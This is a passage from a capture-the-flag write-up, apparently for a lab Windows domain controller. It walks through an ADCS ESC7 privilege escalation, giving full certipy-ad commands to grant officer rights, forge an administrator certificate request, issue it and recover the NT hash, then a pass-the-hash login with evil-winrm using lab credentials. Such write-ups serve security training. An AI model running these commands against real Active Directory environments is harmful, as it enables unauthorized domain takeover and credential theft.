
The report indicates that user raven possesses hazardous permissions — specifically ManageCA rights over the Certification Authority. This means by leveraging the ESC7 scenario, we could potentially elevate our privileges to Domain Admin.
Phase 3 — Attack Path
Initial Access
Entry point was WinRM as raven using credentials found in .old-conf.xml inside a backup ZIP file served by IIS — discovered by traversing the web root via MSSQL's xp_dirtree stored procedure.
Privilege Escalation — ADCS ESC7
Vector: Vulnerable Certificate Authority Access Control — ESC7
Reference: HackTricks — ESC7 Vulnerable Certificate Authority Access Control
Having ManageCA rights on a certificate authority enables the principal to manipulate settings remotely. This includes granting themselves ManageCertificates rights. With both permissions, the attack exploits the fact that the SubCA template is vulnerable to ESC1 (allows arbitrary SAN) but only administrators can enroll in it — so a regular user's enrollment request will be denied and queued. The ManageCertificates permission then allows approving that denied request yourself afterwards. The CA signs the queued request without re-validating whether the requester had the right to submit it.
The full attack flow:
raven has ManageCA over the CA
        │
        ▼
Step 1: Use ManageCA to grant raven ManageCertificates
        │     (raven is now an "officer" of the CA)
        ▼
Step 2: Verify the SubCA template is enabled
        │     (enable it using ManageCA if needed)
        ▼
Step 3: Request a cert via SubCA impersonating [email protected]
        │     → The CA DENIES it (expected — save the Request ID and private key)
        ▼
Step 4: Approve the denied request with ManageCertificates
        │     certipy-ad ca -issue-request <ID>
        ▼
Step 5: Retrieve the approved certificate
        │     certipy-ad req -retrieve <ID>
        ▼
Step 6: Authenticate with the PFX → TGT + NT hash of Administrator

Step 1 — Grant ManageCertificates to raven:
certipy-ad ca -u [email protected] -p 'R4v3nBe5tD3veloP3r!123' -dc-ip 10.129.26.87 -ca manager-dc01-ca -add-officer raven -debug
Step 2 — Enable the SubCA template:
certipy-ad ca -username [email protected] -password 'R4v3nBe5tD3veloP3r!123' -target-ip 10.129.26.87 -ca 'manager-dc01-ca' -enable-template 'SubCA'

Let's confirm SubCA is listed as enabled:
certipy-ad ca -u [email protected] -p 'R4v3nBe5tD3veloP3r!123' -dc-ip 10.129.26.87 -ca manager-dc01-ca -list-templates

SubCA is enabled. Now we request a certificate based on the SubCA template impersonating [email protected]. This request will be denied — but we save the private key and note down the request ID:
certipy-ad req -username [email protected] -password 'R4v3nBe5tD3veloP3r!123' -ca 'manager-dc01-ca' -dc-ip 10.129.26.87 -target dc01.manager.htb -template SubCA -upn [email protected]
[*] Request ID is 22
[-] Got error: CERTSRV_E_TEMPLATE_DENIED
Would you like to save the private key? (y/N): y
[*] Saved private key to '22.key'
With ManageCA and ManageCertificates, we can now issue the failed certificate request:
certipy-ad ca -ca 'manager-DC01-CA' -issue-request 22 -username [email protected] -password 'R4v3nBe5tD3veloP3r!123' -dc-ip 10.129.26.87 -target dc01.manager.htb
# [*] Successfully issued certificate request ID 22

And finally, we retrieve the issued certificate:
certipy-ad req -username [email protected] -password 'R4v3nBe5tD3veloP3r!123' -ca 'manager-DC01-CA' -dc-ip 10.129.26.87 -target dc01.manager.htb -retrieve 22
With the administrator's PFX file in our possession, we authenticate with it to recover the Administrator NT hash:
certipy-ad auth -pfx administrator.pfx -dc-ip 10.129.26.87 -domain manager.htb

evil-winrm -i 10.129.26.87 -u 'administrator' -H ae5064c2f62317332c88629e025924ef

Shell obtained as manager\Administrator. Root flag retrieved from C:\Users\Administrator\Desktop\root.txt.
Flags
| Flag | Path | Value |
|---|---|---|
| User | C:\Users\Raven\Desktop\user.txt |
FLAG{REDACTED} |
| Root | C:\Users\Administrator\Desktop\root.txt |
FLAG{REDACTED} |
Conclusion
- A two-phase Nmap scan identified a Windows DC with IIS on port 80, MSSQL on 1433, and the standard AD stack; the domain
manager.htband hostnamedc01.manager.htbwere confirmed via LDAP SAN and MSSQL NTLM info. Clock skew was exactly +7 hours. - Guest SMB access allowed RID brute-force enumeration of the full domain user list; username-as-password spray returned operator : operator.
operatorauthenticated to MSSQL via Windows auth;xp_dirtreeagainst\inetpub\wwwrootrevealed awebsite-backup-27-07-23-old.zipserved by IIS; the archive contained.old-conf.xmlwith credentials raven : R4v3nBe5tD3veloP3r!123.- WinRM access was confirmed for
ravenand the user flag retrieved; winPEAS flagged ADCS certificates, promptingcertipy-ad find -vulnerablewhich revealedravenheld ManageCA over the CA — ESC7 conditions present. certipy-ad ca -add-officergrantedravenManageCertificates; SubCA was confirmed enabled; a SubCA certificate request was submitted impersonating[email protected]— denied but saved with request ID 22;-issue-request 22approved it;-retrieve 22downloaded the signed certificate.certipy-ad authconverted the PFX to the Administrator NT hash via PKINIT; Pass-the-Hash viaevil-winrmdelivered Domain Admin access and the root flag.
The system fell because a backup ZIP file was left publicly accessible on the IIS server exposing domain credentials, MSSQL authenticated with a weak username-as-password credential enabling filesystem traversal via xp_dirtree, and the raven account held ManageCA rights over the CA — allowing a non-admin user to issue themselves a certificate impersonating the Administrator through the ESC7 attack chain.